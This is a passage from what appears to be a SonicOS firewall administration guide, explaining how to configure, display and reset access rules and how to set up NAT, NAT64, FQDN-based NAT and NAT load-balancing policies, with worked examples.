To remove all end-user configured custom access rules for a zone:

1. Navigate to **POLICY | Rules and Policies > Access Rules**.
2. Click the **Zone Matrix Selector** icon or use the **From Zone To Zone** options to select All Zones or a specific zone combination.
3. Click the **Reset Rules** icon at the top of the table. This restores the access rules for the selected zone combination to the default access rules initially set up on the firewall and added by SonicOS. A confirmation message displays.
4. Click **OK**.

Displaying Access Rules

There are several methods to customize the display of Access Rules. The methods can be used separately or in combination.

Topics:

- [By Zones](#)
- [By Column](#)

By Zones

By default, all to/from zones are displayed. To limit the display to only those Access rules covering specific to/from zones, use the:

- **Search** function to display all zones for a particular zone type, priority, source/destination, or any other criterion. For example, entering DMZ displays all DMZ to/from zones while entering `firewall` displays all zones regardless of type that have firewall as source or destination.
- **From Zone/To Zone** drop-down menus to select the desired zones.
- **Open Zone Matrix** icon to display the **Zone Matrix Selector** dialog to quickly select the zones.

By Column

By default, all columns are displayed. You can disable the display of specific columns by clicking the **drop-down** arrow at the top of a column and selecting to hide or display particular columns.

Displaying Access Rule Traffic Statistics

On the **POLICY | Rules and Policies > Access Rules** page, click the **Settings > Grid Settings** icon to display the Column Selection dialog. Expand the **Statistics** category and select options to track the various counters and receive (Rx) and transmit (Tx) traffic statistics for the access rule:

- All Counters
- Tx Bytes
- Tx Packets
- Rx Bytes
- Rx Packets
- Active Conn.
- Total Conn.

To clear the **Statistics** counters, and restart the counts, click the **Restore Default** icon at the top of the dialog.

Configuring Access Rules for NAT64

Access Rules can be configured for NAT64 in a manner similar to IPv4 or IPv6.

Configuring Access Rules for a Zone

To display the **Access Rules** for a specific zone, select a zone from the **Zone Matrix Selector** or the **From Zone / To Zone** drop-down menus.

The access rules are sorted from the most specific at the top, to less specific at the bottom of the table. At the top of the table is the **Any** rule. The default access rule is all IP services except those listed in the **Access Rules** page. Access rules can be created to override the behavior of the **Any** rule; for example, the **Any** rule allows users on the LAN to access all Internet services, including NNTP News.

TIP: If the **Delete** or **Edit** icons are dimmed (unavailable), the access rule cannot be changed or deleted from the list.

Access Rules for DNS Proxy

When **DNS Proxy** is enabled on an interface, one **Allow Access Rule** is added automatically with these settings:

- **From Interface** and **To Interface** are the same.
- Source is **Any**.
- Destination is the **interface IP**.

- Service is **DNS (Name Service) TCP** or **DNS (Name Service) UDP**.
- Has the same attributes as other MGMT rules:
 - It cannot be disabled.
 - Only the **Source IP** can be modified to allow a less aggressive source than **Any** to be configured.

If **DNS Proxy over TCP** is enabled, another **Allow Rule** is auto-added.

User Priority for Access Rules

You now have the ability when configuring a new Access Rule to either:

- Have the priority set automatically by SonicOS.
- Insert the rule at the end of the **Access Rules** table.

When you added a new Access Rule, the rule module decided where to place it in the **Access Rule** table. The rule module uses an Auto Prioritize algorithm that places the most specific rules at the top. The only way to change the priority was to manually edit the rule and then provide the index of where to place it. Finding the rule in a large table to edit it can be difficult.

The User Priority for Access Rules provides two choices for the priority types of the new rule:

- **Auto Prioritize**, which uses the Auto Prioritize algorithm that places the most specific rules on the top of the **Access Rules** table. This is the default choice.
- **Insert at the end**, which indicates to the rule module to place the rule at the end of the **Access Rules** table, and as a result, makes the new rule easy to locate regardless of the size of the table.

Regardless of which option is chosen, the priority of the new Access Rule can be edited and changed as before.

Access Rule Configuration Examples

This provides configuration examples for adding network access rules:

- [Enabling Ping](#)
- [Blocking LAN Access for Specific Services](#)
- [Allowing WAN Primary IP Access from the LAN Zone](#)

Enabling Ping

This provides a configuration example for an access rule to allow devices on the DMZ to send ping requests and receive ping responses from devices on the LAN. By default your appliance does not allow traffic initiated from the DMZ to reach the LAN.

To configure an access rule that allows ping between DMZ and LAN:

1. Place one of your interfaces into the DMZ zone.
2. Navigate to **POLICY | Rules and Policies > Access Rules**.
3. Click **+Add** to launch the **Adding Rule** dialog.
4. Select **Allow** as the **Action**.
5. From the **Port/Service** drop-down menu, select **Ping**.
6. From the **Source Address** drop-down menu, select **DMZ Subnets**.
7. From the **Destination Address** drop-down menu, select **LAN Subnets**.
8. Click **Add**.

Blocking LAN Access for Specific Services

This provides a configuration example for an access rule blocking LAN access to NNTP servers on the Internet during business hours.

To configure an access rule blocking LAN access to NNTP servers based on a schedule:

1. Navigate to **POLICY | Rules and Policies > Access Rules**.
2. Click **+Add** to launch the **Adding Rule** dialog.
3. Select **Deny** from the **Action** settings.
4. Select **NNTP (News)** from the **Source Port/Services** drop-down menu. If the service is not listed, you must add it by clicking the Edit icon and then clicking the **+New Service Object** option.
5. Select **Any** from the **Source Address** drop-down menu.
6. Select **WAN** from the **Destination Zone/Interface** drop-down menu.
7. Select a schedule from the **Schedule** drop-down menu.
8. Enter any comments in the **Description** field.
9. Click **Add**.

Allowing WAN Primary IP Access from the LAN Zone

By creating an access rule, it is possible to allow access to a management IP address in one zone from a different zone on the same firewall. For example, you can allow HTTP/HTTPS management or ping to the WAN IP address from the LAN side. To do this, you must create an access rule to allow the relevant service between the zones, giving one or more explicit management IP addresses as the destination. Alternatively, you can provide an address group that includes single or multiple management addresses (such as WAN Primary IP, All WAN IP, All X1 Management IP) as the destination. This type of rule allows the HTTP Management, HTTPS Management, SSH Management, Ping, and SNMP services between zones.

① **NOTE:** Access rules can only be set for inter-zone management. Intra-zone management is controlled per-interface by settings in the interface configuration.

To create a rule that allows access to the WAN Primary IP from the LAN zone:

1. Navigate to **POLICY | Rules and Policies > Access Rules**.
2. Click the **Zone Matrix Selector** icon or use the **From Zone/To Zone** options to display the **LAN > WAN** access rules.
3. Click **+Add** to launch the **Adding Rule** dialog.
4. Select **Allow** from the **Action** settings.
5. Select one of the following services from the **Port/Services** menu:
 - **HTTP**
 - **HTTPS**
 - **SSH Management**
 - **Ping**
 - **SNMP**
6. Select **Any** from the **Source Address** menu.
7. Select an address group or address object containing one or more explicit WAN IP addresses from the **Destination** menu.

① **NOTE:** Do not select an address group or object representing a subnet, such as **WAN Primary Subnet**. This would allow access to devices on the WAN subnet (already allowed by default), but not to the WAN management IP address.
8. From the **User & TCP/UDP** tab, select the user or group to have access from the **User Include** menu.
9. Select the schedule from the **Schedule** menu.
10. Enter any comments in the **Description** field.
11. Click **Add**.

NAT Rules

This describes the options and functionality included in **POLICY | Rules and Policies > NAT Rules**.

		GENERAL			ORIGINAL			TRANSLATED			
P.	HITS	NAME	STA...	INGRESS INTERF...	EGRESS INTERF...	SOURCE	DESTINATION	SERVICE	SOURCE ADDRESS	DESTINATION ADD...	SERVICE
1	36.3k	Default NAT Policy_3	X1	X1	Any	X1 IP	HTTPS Management	Original	Original	Original	
2	0	Default NAT Policy_4	X1	X1	Any	X1 IP	HTTP Management	Original	Original	Original	
3	0	Default NAT Policy_5	MGMT	MGMT	Any	MGMT IP	Ping	Original	Original	Original	
4	0	Default NAT Policy_6	MGMT	MGMT	Any	MGMT IP	HTTPS Management	Original	Original	Original	
5	0	Default NAT Policy_7	MGMT	MGMT	Any	MGMT IP	HTTP Management	Original	Original	Original	
6	0	Default NAT Policy_8	X0	X0	Any	X0 IP	Ping	Original	Original	Original	
7	0	Default NAT Policy_9	X0	X0	Any	X0 IP	HTTPS Management	Original	Original	Original	
8	0	Default NAT Policy_10	X0	X0	Any	X0 IP	HTTP Management	Original	Original	Original	
9	14.8k	Default NAT Policy_11	Any	X1	All Interface IP	Any	Any	X1 IP	Original	Original	
10	0	Default NAT Policy_12	Any	U0	All Interface IP	Any	Any	U0 IP	Original	Original	
11	0	Default NAT Policy_13	X0	U0	Any	Any	Any	U0 IP	Original	Original	
12	0	Default NAT Policy_14	X0	X1	Any	Any	Any	X1 IP	Original	Original	
13	7	Default NAT Policy_2	Any	Any	Any	Any	Any	Original	Original	Original	

Topics:

- [About NAT in SonicOS](#)
- [About NAT Load Balancing](#)
- [About NAT64](#)
- [About FQDN-based NAT](#)
- [About Source MAC Address Override](#)
- [Viewing NAT Policy Entries](#)
- [Adding or Editing NAT or NAT64 Policies](#)
- [Deleting NAT Policies](#)
- [Creating NAT Policies: Examples](#)

About NAT in SonicOS

- ① **IMPORTANT:** Before configuring NAT policies, be sure to create all address objects associated with the policy. For instance, if you are creating a one-to-one NAT policy, be sure you have address objects for your public and private IP addresses.
- ① **TIP:** By default, LAN to WAN has a NAT policy predefined on the firewall.

The **Network Address Translation (NAT)** engine in SonicOS allows you to define granular NAT policies for your incoming and outgoing traffic. By default, the firewall has a preconfigured NAT policy to allow all systems connected to the **X0** interface to perform many-to-one NAT using the IP address of the **X1** interface, and a policy to not perform NAT when traffic crosses between the other interfaces. NAT policies are automatically created when certain features are enabled, such as the **Enable Local Radius Server** option in WLAN zone configuration, and are deleted when the feature is disabled. This section explains how to set up the most common NAT policies.

Understanding how to use NAT policies starts with examining the construction of an IP packet. Every packet contains addressing information that allows the packet to get to its destination, and for the destination to respond to the original requester. The packet contains (among other things) the requester's IP address, the protocol information of the requester, and the destination's IP address. The NAT Policies engine in SonicOS can inspect the relevant portions of the packet and can dynamically rewrite the information in specified fields for incoming, as well as outgoing traffic.

You can add up to 512 - 2048 NAT policies depending on the SonicWall network security platform, and they can be as granular as you need. It is also possible to create multiple NAT policies for the same object — for instance, you can specify that an internal server use one IP address when accessing Telnet servers, and to use a totally different IP address for all other protocols. Because the NAT engine in SonicOS supports inbound port forwarding, it is possible to hide multiple internal servers off the WAN IP address of the firewall. The more granular the NAT policy, the more precedence it takes.

About NAT Load Balancing

Network Address Translation (NAT) and **Load Balancing (LB)** provide the ability to balance incoming traffic across multiple, similar network resources. Do not confuse this with the Failover & Load Balancing feature in SonicOS. While both features can be used in conjunction, Failover & Load Balancing is used to actively monitor WAN connections and act accordingly on failure/recovery of the WAN interface(s), and NAT LB is primarily used to balance incoming traffic.

Load Balancing distributes traffic among similar network resources so that no single server becomes overwhelmed, allowing for reliability and redundancy. If one server becomes unavailable, traffic is routed to available resources, providing maximum up-time.

This details how to configure the necessary NAT, load balancing, health checks, logging, and firewall rules to allow systems from the public Internet to access a virtual IP that maps to one or more internal systems, such as web servers, FTP servers, or SonicWall SMA appliances. This virtual can be independent of the firewall or it can be shared, assuming the firewall itself is not using the port(s) in question.

① **NOTE:** The load balancing capability in SonicOS, while fairly basic, satisfies the requirements for many network deployments. Network administrators with environments needing more granular load balancing, persistence and health-check mechanisms are advised to use a dedicated third-party load-balancing appliance.

Topics:

- [Determining the NAT LB Method to Use](#)
- [Caveats](#)
- [How Load Balancing Algorithms are Applied](#)
- [Sticky IP Algorithm Examples](#)

Determining the NAT LB Method to Use

DETERMINE WHICH NAT LB METHOD TO USE

Requirement	Deployment Example	NAT LB Method
Distribute load on server equally without need for persistence	External/Internal servers (such as, web or FTP)	Round Robin
Indiscriminate load balancing without need for persistence	External/Internal servers (such as, web or FTP)	Random Distribution
Requires persistence of client connection	E-commerce site, Email Security, SonicWall SMA appliance (Any publicly accessible servers requiring persistence)	Sticky IP
Precise control of remap of source network to a destination range	LAN to DMZ Servers Email Security, SonicWall SMA appliance	Block Remap
Precise control of remap of source network and destination network	Internal Servers (such as, Intranets or Extranets)	Symmetrical Remap

Caveats

- Only two health-check mechanisms (ICMP ping and TCP socket open)
- No higher-layer persistence mechanisms (Sticky IP only)
- No “sorry-server” mechanism if all servers in group are not responding
- No “round robin with persistence” mechanism
- No “weighted round robin” mechanism
- No method for detecting if resource is strained

While there is no limit to the number of internal resources that the SonicWall network security appliance can load-balance to and there is no limit to the number of hosts it can monitor, abnormally large load-balancing groups (25+ resources) might impact performance.

How Load Balancing Algorithms are Applied

Round Robin	Source Address connects to Destination Address alternately
Random Distribution	Source Address connects to Destination Address randomly
Sticky IP	Source Address connects to same Destination Address
Block Remap	Source network is divided by size of the Destination pool to create logical segments
Symmetrical Remap	Source Address maps to Destination Address (for example, 10.1.1.10 > 192.168.60.10)

Sticky IP Algorithm Examples

Source IP is modulo with the size of the server cluster to determine the server to remap it to. The following two examples show how the Sticky IP algorithm works:

- [Example One - Mapping to a Network](#)
- [Example Two - Mapping to a IP Address Range](#)

Example One - Mapping to a Network

192.168.0.2 to 192.168.0.4

Translated Destination = 10.50.165.0/30 (Network)

Packet Source IP = 192.168.0.2

192.168.0.2 = C0A80002 = 3232235522 = 11000000101010000000000000000010

(IP -> Hex -> Dec -> Binary)

Sticky IP Formula = Packet Src IP = 3232235522 [modulo] TransDest Size = 2

= 3232235522 [modulo] 2

= 0 (2 divides into numerator evenly. There is no remainder, thus 0)

Sticky IP Formula yields offset of 0.

Destination remapping = 10.50.165.1

Example Two - Mapping to an IP Address Range

192.168.0.2 to 192.168.0.4

Translated Destination = 10.50.165.1 - 10.50.165.3 (Range)

Packet Src IP = 192.168.0.2

192.168.0.2 = C0A80002 = 3232235522 = 11000000101010000000000000000010

(IP -> Hex -> Dec -> Binary)

Sticky IP Formula = Packet Src IP = 3232235522 [modulo] TransDest Size = 3

= 3232235522 [modulo] 4

= 1077411840.6666667 - 1077411840

= 0.6666667 * 3

= 2

Sticky IP Formula yields offset of 2.

Destination remapping to 10.50.165.3

About NAT64

SonicOS supports the NAT64 feature that enables an IPv6-only client to contact an IPv4-only server through an IPv6-to-IPv4 translation device known as a NAT64 translator. NAT64 provides the ability to access legacy IPv4-only servers from IPv6 networks; a SonicWall with NAT64 is placed as the intermediary router.

As a NAT64 translator, SonicOS allows an IPv6-only client from any zone to initiate communication to an IPv4-only server with proper route configuration. SonicOS maps IPv6 addresses to IPv4 addresses so IPv6 traffic changes to IPv4 traffic and vice versa. IPv6 address pools (represented as address objects) and IPv4 address pools are created to allow mapping by translating packet headers between IPv6 and IPv4. The IPv4 addresses of IPv4 hosts are translated to and from IPv6 addresses by using an IPv6 prefix configured in SonicOS.

The DNS64 translator enables NAT64. Either an IPv6 client must configure a DNS64 server or the DNS server address the IPv6 client gets automatically from the gateway must be a DNS64 server. The DNS64 server of an IPv6-only client creates AAAA (IPv6) records with A (IPv4) records. SonicOS does not act as a DNS64 server.

❗ IMPORTANT: Currently, NAT64:

- Only translates Unicast packets carrying TCP, UDP, and ICMP traffic.
- Supports FTP and TFTP application-layer protocol streams, but does not support H.323, MSN, Oracle, PPTP, RTSP, and RealAudio application-layer protocol streams.
- Does not support IPv4-initiated communications to a subset of the IPv6 hosts.
- Does not support Stateful High Availability.

For NAT64 traffic matches, two mixed connection caches are created. Thus, the capacity for NAT64 connection caches is half that for pure IPv4 or IPv6 connections.

Use of Pref64::/n

Pref64::/n is an IPv6 prefix used on the access network for protocol translation between IPv6 and IPv4. The Pref64::/n prefix is configured in SonicOS. A well-known Pref64::/n prefix, `64:ff9b::/96`, is automatically created by SonicOS.

Pref64::*n* defines a network that can go from an IPv6-only client through NAT64 to an IPv4-only client. In SonicOS, an address object of Network type can be configured to include all addresses with Pref64::*n*. This address object represents all IPv6 clients that can do NAT64.

The DNS64 server uses Pref64::*n* to judge if an IPv6 address is an IPv4-embedded IPv6 address by comparing the first *n* bits with Pref64::*n*. DNS64 creates IPv4-embedded IPv6 addresses by synthesizing Pref64::*n* with IPv4 address records and sending a DNS response to IPv6-only clients.

For configuring a Pref64::*n* address object, see *Default Pref64 Address Object*.

About FQDN-based NAT

SonicOS supports NAT policies using FQDN Address Objects for the original source/destination.

Use cases include:

- Specifying public IP addresses with FQDN to a local server
- Specifying a public server with FQDN for consistency across replacement with a server that has a known IP address
- Routing traffic from/to a FQDN to have a source IP address other than the outbound interface IP.

The following functionality is supported:

- The original source/destination can be a pure FQDN or an address group with FQDN(s) and other IPv4 or IPv6 addresses, depending on the IP version of the NAT policy. A new FQDN address object can be directly created from the **POLICY | Rules and Policies > NAT Policy** page.
FQDN is not supported for the translated source/destination.
- IP version options are provided for a NAT policy only if the version is ambiguous based on settings for original/translated source/destination fields. Either IPv4 or IPv6 must be selected.
- Mousing over an FQDN object of a NAT policy displays the IP addresses in the same IP version as the NAT policy.
- When NAT translation is performed, only the IP addresses in the NAT's IP version are considered.
- The Advanced page is disabled if FQDN is used in either or both the original source/destination fields.
If probing is enabled and/or the NAT method is configured to a non-default value such as Sticky IP, neither of original source/destination address objects can be modified to contain an FQDN.
- FQDN based NAT policies are supported in High Availability configurations.

About Source MAC Address Override

An internal option has been added that allows you to replace the source MAC address of an outbound or port-forwarded packet with the MAC address specified in a NAT policy. By default, without this option, the MAC address of the output interface is used as the source MAC address of the packet.

This feature is also disabled by default, but can be enabled using an internal setting. Contact *SonicWall Technical Support* for information about internal settings.

Viewing NAT Policy Entries

Topics:

- [Changing the Display](#)
- [Filtering the Display](#)

Changing the Display

The **POLICY | Rules and Policies > NAT Rules** page provides display options at the top of the page, including **Search**, **Type of Policy**, Default, Custom, or both, **Policy Status** - Enabled, Disabled, or both, **IP Version**, IPv4, IPv6, or both, **Rule Status** - Used, Unused, or both.



You can change the display of your NAT policies by selecting any one of the options from the drop-down menus at the top of the page. For example, in the **Type of Policy** drop-down menu, you can select:

Default & Custom	Displays all the NAT policies including Custom Policies and Default Policies . Initially, before you create any NAT policies, only the Default Policies are displayed.
Default Rules	Displays only Default Policies .
Custom Rules	Displays only those NAT policies you configured.

Filtering the Display

You can enter the policy number (the number listed in the **#** column) in the **Search** field to display a specific NAT policy. Using the **Search** field, you can also enter alphanumeric search patterns, such as WLAN, X1 IP, or Private, to display only those policies of interest.

Displaying Information about Policies

Moving your pointer over the content in the **Name** column of the NAT rules table displays information as well as the comments entered in the **Comments** field of the **Adding NAT Rule** dialog for custom rule policies. Default policies have a brief description of the type of NAT policy, such as *IKE NAT Policy* or *NAT Management Policy*.

When configured, moving your pointer over the **Statistics** icon in the **Configure** column of the NAT rules table displays traffic statistics for the NAT policy.

Adding or Editing NAT or NAT64 Rule Policies

① | **NOTE:** You cannot edit default NAT Rule policies.

For examples of different types of NAT Rule policies, see *Creating NAT Policies: Examples*.

To create or edit a NAT or NAT64 Rule policy:

1. Navigate to **POLICY | Rules and Policies > NAT Rules**.
2. Do one of the following:
 - To create a new NAT Rule policy, click **+Add** at the bottom of the page. The **Adding NAT Rule** dialog displays.
 - To edit an existing NAT Rule policy, click the **Edit** icon in the **Configure** column for the NAT Rule policy. The **Editing Rule** dialog displays.

The two dialogs are identical, although some changes cannot be made to some options in the **Editing Rule** dialog. The options change when **NAT64 Only** is selected for **Type**.

The screenshot shows the 'Adding NAT Rule' dialog box. It has a title bar 'Adding NAT Rule'. Below the title bar, there are three input fields: 'Name' (My Rule), 'Tags' (add upto 3 tags, use comma as separator...), and 'Comment' (provide a short description of your NAT Rule...). To the right of these fields is a 'Type' section with radio buttons for 'IPv4' (selected), 'IPv6', and 'NAT 64', and an 'Enable' toggle switch that is turned on. Below these fields are three tabs: 'Original / Translated' (selected), 'Advanced / Actions', and 'High Availability'. Under the 'Original / Translated' tab, there are two columns of dropdown menus: 'ORIGINAL' and 'TRANSLATED'. The 'ORIGINAL' column has dropdowns for 'Source' (Any), 'Destination' (Any), 'Service' (Any), 'Inbound Interface' (Any), and 'Outbound Interface' (Any). The 'TRANSLATED' column has dropdowns for 'Source' (Original), 'Destination' (Original), and 'Service' (Original). At the bottom left, there is a 'Show Diagram' toggle switch. At the bottom right, there are 'Cancel' and 'Add' buttons.

3. At the top of the main screen, configure these settings:
 - **Name:** Enter a descriptive, unique name to identify the NAT policy.
 - **Tags:** You can add up to three tags that would help identify the policy for use in **Search** strings or identification. Use commas to separate your entries.
 - **Comment:** This field can be used to describe your NAT policy entry. The field has a 32-character limit, and after being saved, can be viewed on the main **POLICY | Rules and Policies > NAT Rules** page by running the mouse over the **Comment** icon of the NAT policy entry. Your comment appears in a pop-up dialog as long as the mouse is over the **Comment** icon.

- **Type:** Select the IP version:
 - **IPv4** (default)
 - **IPv6**
 - **NAT64**
- **NOTE:** The **IP Version** cannot be changed in the **Edit NAT Policy** dialog.
- **IMPORTANT:** The options on the **Adding NAT Rule** dialog change when **NAT64** is selected and the **High Availability** view is not available.
- **Enable:** By default, this slider is selected, meaning the new NAT policy is activated the moment it is saved. To create a NAT policy entry but not activate it immediately, clear this slider.

Original / Translated

The screenshot shows a configuration dialog with the following fields:

Field	Original	Translated
Source	Any	Original
Destination	Any	Original
Service	Any	Original
Inbound Interface	Any	
Outbound Interface	Any	

Buttons: Show Diagram (toggle), Cancel, Add.

Original

- **Source:** This drop-down menu setting is used to identify the Source IP address(es) in the packet crossing the firewall, whether it is across interfaces, or into/out of VPN tunnels. You can:
 - Select predefined address objects
 - Select **Any**
 - Create your own address objects

These entries can be single host entries, address ranges, or IP subnets. FQDN address objects are supported.

TIP: For **IPv6**, only IPv6 address objects are shown in the drop-down menu or can be created.
- **Destination:** This drop-down menu setting identifies the Destination IP address(es) in the packet crossing the firewall, whether it be across interfaces, or into/out of VPN tunnels. When creating outbound NAT policies, this entry is usually set to **Any** as the destination of the packet is not being changed, but the source is being changed. However, these address object entries can be single host entries, address

ranges, or IP subnets. FQDN address objects are supported.

❗ | **TIP:** For Pref64, this is the original destination of the NAT policy. Only IPv6 network address objects are shown in the drop-down menu or can be created. **Pref64** is always `pref64::/n` network, as this is used by DNS64 to create AAAA records.

You can select **Well-Known Pref64** or configure a network address object as Pref64.

- **Service:** This drop-down menu setting identifies the IP service in the packet crossing the firewall, whether it is across interfaces, or into/out-of VPN tunnels. You can use the predefined services on the firewall, or you can create your own entries. For many NAT policies, this field is set to **Any**, as the policy is only altering source or destination IP addresses.

❗ | **NOTE:** For **IP Version NAT64 Only**, this option is set to **ICMP UDP TCP** and cannot be changed.

- **Inbound Interface:** This drop-down menu setting specifies the entry interface of the packet. The default is **Any**.

When dealing with VPNs, this is usually set to **Any** (the default), as VPN tunnels aren't really interfaces.

- **Outbound Interface:** This drop-down menu specifies the exit interface of the packet after the NAT policy has been applied. This field is mainly used for specifying to which WAN interface to apply the translation.

❗ | **IMPORTANT:** Of all fields in a NAT policy, this one has the most potential for confusion.

When dealing with VPNs, this is usually set to **Any** (the default), as VPN tunnels are not really interfaces. Also, as noted in *Creating NAT Policies: Examples*, when creating inbound one-to-one NAT Policies where the destination is being remapped from a public IP address to a private IP address, this field must be set to **Any**.

Translated

- **Source or IPv4 Source:** This drop-down menu setting is to what the specified Original Source is translated upon exiting the firewall, whether it is to another interface, or into/out of VPN tunnels. You can:

- Specify predefined address objects
- Select **Original**
- Create your own address objects entries.

These entries can be single host entries, address ranges, or IP subnets.

- **Destination:** This drop-down menu setting is to what the firewall translates the specified **Original Destination** upon exiting the firewall, whether it is to another interface or into/out-of VPN tunnels. When creating outbound NAT policies, this entry is usually set to **Original**, as the destination of the packet is not being changed, but the source is being changed. However, these address objects entries can be single host entries, address ranges, or IP subnets.

❗ | **NOTE:** For **Type NAT 64**, this option is set to **Embedded IPv4 Address** and cannot be changed.

- **Service:** This drop-down menu setting is to what the firewall translates the **Original Service** upon exiting the firewall, whether it be to another interface, or into/out of VPN tunnels. You can use the predefined services in the firewall, or you can create your own entries. For many NAT Policies, this field is set to **Original**, as the policy is only altering source or destination IP addresses.

❗ | **NOTE:** For **Type NAT64**, this option is set to **Original** and cannot be changed.

Advanced / Actions

To configure NAT load balancing options, click **Advanced / Actions**.

The screenshot shows the 'Advanced / Actions' configuration page. It features three tabs: 'Original / Translated', 'Advanced / Actions' (which is active), and 'High Availability'. The 'Advanced / Actions' tab contains the following settings:

- NAT Method:** A dropdown menu currently set to 'Sticky IP'.
- Source Port Remap:** A checked checkbox.
- Enable DNS Doctoring:** An unchecked toggle switch.
- Create a reflexive policy:** An unchecked toggle switch.

At the bottom left, there is a 'Show Diagram' toggle switch. At the bottom right, there are two buttons: 'Cancel' and 'Add'.

① **NOTE:** Except for the **Source Port Remap** option, the options on this screen can only be activated when a group is specified in one of the drop-down menus on the **General** screen. Otherwise, the NAT policy defaults to **Sticky IP** as the **NAT Method**.

- On the **Advanced / Actions** screen under **NAT Method**, select one of the following from the **NAT Method** drop-down menu:
 - **Sticky IP** – Source IP always connects to the same Destination IP (assuming it is alive). This method is best for publicly hosted sites requiring connection persistence, such as web applications, web forms, or shopping cart applications. This is the default mechanism, and is recommended for most deployments.
 - **Round Robin** – Source IP cycles through each live load-balanced resource for each connection. This method is best for equal load distribution when persistence is not required.
 - **Block Remap/Symmetrical Remap** – These two methods are useful when you know the source IP addresses/networks (for example, when you want to precisely control how traffic from one subnet is translated to another).
 - **Random Distribution** – Source IP connects to Destination IP randomly. This method is useful when you wish to randomly spread traffic across internal resources.
- If the **NAT Method** is set to anything other than **Sticky IP**, FQDN-based address objects cannot be used for **Original Source** or **Original Destination**.
- Optionally, to force the firewall to only do IP address translation and no port translation for the NAT policy, deselect the **Source Port Remap** checkbox. SonicOS preserves the source port of the connection while executing other NAT mapping. This option is available when adding or editing a NAT policy when the source IP address is being translated. This option is already selected by default.

① **NOTE:** This option is unavailable and dimmed when the **Translated Source** (on the **Original / Translated** view) is set to **Original**.

You can select this option to temporarily take the interface offline for maintenance or other reasons. If connected, the link goes down. Clear the checkbox to activate the interface and allow the link to come back up.

- **Enable DNS Doctoring:** Selecting this check box enables the firewall to change the embedded IP addresses in the Domain Name System response so clients might have the correct IP addresses of servers. Refer to *DNS Doctoring*.
 - **Create a reflexive policy:** When you select this checkbox, a mirror outbound or inbound NAT policy for the NAT policy you defined in the **Adding NAT Rule** dialog is automatically created. This option is not selected by default.
- NOTE:** Some **Advanced / Actions** options do not display when **NAT64** is selected as the **Type** or when an **FQDN** address object/group is selected for either **Original Source** or **Original Destination**.

The screenshot shows the 'Advanced / Actions' tab of a configuration dialog. It features a 'Create a reflexive policy' checkbox which is currently unselected. Below it is a 'Show Diagram' checkbox, also unselected. At the bottom right, there are 'Cancel' and 'Add' buttons.

High Availability

The screenshot displays the 'High Availability' tab with the following settings:

- Enable Probing:** Unselected.
- Probe Interval:** 5 seconds.
- Probe Type:** Ping (ICMP).
- Port:** 80.
- Reply time out:** 1 seconds.
- Deactivate host after:** 3 missed intervals.
- Reactivate host after:** 3 successful intervals.
- Enable Port Probing:** Unselected.
- RST Response Counts As Miss:** Unselected.

 At the bottom, there are 'Show Diagram', 'Cancel', and 'Add' buttons.

- In the **High Availability** section, optionally select **Enable Probing**. When checked, SonicOS uses one of two methods to probe the addresses in the load-balancing group, using either a simple ICMP ping query to determine if the resource is alive, or a TCP socket open query to determine if the resource is alive. Per the configurable intervals, the firewall can direct traffic away from a non-responding resource, and return traffic to the resource after it has begun to respond again.

When **Enable Probing** is selected, the following options become available:

- **Probe Interval (n seconds):** Specify the interval between host probes. The default is **5** seconds.
- **Probe Type:** Select the probe type, such as TCP, from the drop-down menu. The default is **Ping (ICMP)**.
- **Port:** Specify the port. The default is **80**.
- **Reply time out:** Specify the maximum length of time before a time out. The default is **1** second.
- **Deactivate host after n missed intervals:** Specify the maximum number of intervals that a host can miss before being deactivated. The default is **3**.

- **Reactivate host after n successful intervals:** Specify the minimum number of successful intervals before a host can be reactivated. The default is **3**.
- **Enable Port Probing:** Select to enable port probing using the **Probe Type** selected above. Selecting this option enhances NAT to also consider the port while load balancing. This option is disabled by default.
- **RST Response Counts As Miss:** Select to count RST responses as misses. The option is selected by default if **Enable Probing** is selected.
- ① **NOTE:** If probing is enabled, FQDN based address objects cannot be used for **Original Source** or **Original Destination**.
- Click **Add** to add the NAT policy or click **OK** if editing a policy.

Deleting NAT Policies

To delete a single NAT policy, click the **Delete** icon (trash can) in the **Configure** column of the NAT Rules entry. If the icon is dimmed, the NAT policy is a default entry, and you cannot delete it.

To delete one or more custom NAT policies, select the checkboxes of the policies and click **Delete** at the bottom of the table.

To delete all custom policies, click the top left checkbox in the NAT Rules table. All custom policies are selected. Click **Delete** or **Delete All** at the bottom of the table.

Default policies cannot be deleted.

Creating NAT Rule Policies: Examples

NAT Rule policies allow you the flexibility to control Network Address Translation based on matching combinations of Source IP address, Destination IP address, and Destination Services. Policy-based NAT allows you to deploy different types of NAT simultaneously.

Unless otherwise stated, the examples in this section use the following IP addresses as examples to demonstrate the NAT policy creation and activation. You can use these examples to create NAT Rule policies for your network, substituting your IP addresses for the examples shown here:

- 192.168.10.0/24 IP subnet on interface **X0**
- 67.115.118.64/27 IP subnet on interface **X1**
- 192.168.30.0/24 IP subnet on interface **X3**
- **X0** IP address is 192.168.10.1
- **X1** IP address is 67.115.118.68
- Web server's "private" address at 192.168.30.200
- Web server's "public" address at 67.115.118.70
- Public IP range addresses of 67.115.118.71 – 67.115.118.74

Topics:

- [Creating a One-to-One NAT Policy for Inbound Traffic](#)
- [Creating a One-to-One NAT Policy for Outbound Traffic](#)
- [Inbound Port Address Translation via One-to-One NAT Policy](#)
- [Inbound Port Address Translation via WAN IP Address](#)
- [Creating a Many-to-One NAT Policy](#)
- [Creating a Many-to-Many NAT Policy](#)
- [Creating a NAT Load Balancing Policy for Two Web Servers](#)

Creating a One-to-One NAT Policy for Inbound Traffic

A one-to-one NAT policy is the most commonly used type of NAT policy on SonicWall security appliances. It allows you to translate an external public IP addresses into an internal private IP address. When paired with an Allow access rule, this NAT policy allows any source to connect to the internal server using the public IP address; the firewall handles the translation between the private and public address. With this policy in place, the firewall translates the server's public IP address to the private IP address when connection requests arrive via the WAN interface (by default, the X1 interface).

You also need to create the access rule that allows anyone to make HTTP connections to the web server through the web server's public IP address, and also create the NAT policy.

The mirror (reflexive) policy for this one-to-one inbound NAT policy is described in [Creating a One-to-One NAT Policy for Outbound Traffic](#).

To conceal the internal server's real listening port, but provide public access to the server on a different port, refer to the example configuration described in [Inbound Port Address Translation via One-to-One NAT Policy](#).

To create a one-to-one policy for inbound traffic:

1. Navigate to the **POLICY | Rules and Policies > Access Rules** page.

#	NAME	FROM	TO	PRIORITY	SOURCE	DESTINATION	SERVICE	ACTION	USER INCLU...	USER EXCLU...	CLASS	COMMENT	ENABLED
1	Default Access Rule_1	LAN	LAN	1 (manual)	Any	All X0 Mana...	Ping	✓	All	None	Default	Auto-added manage...	✓
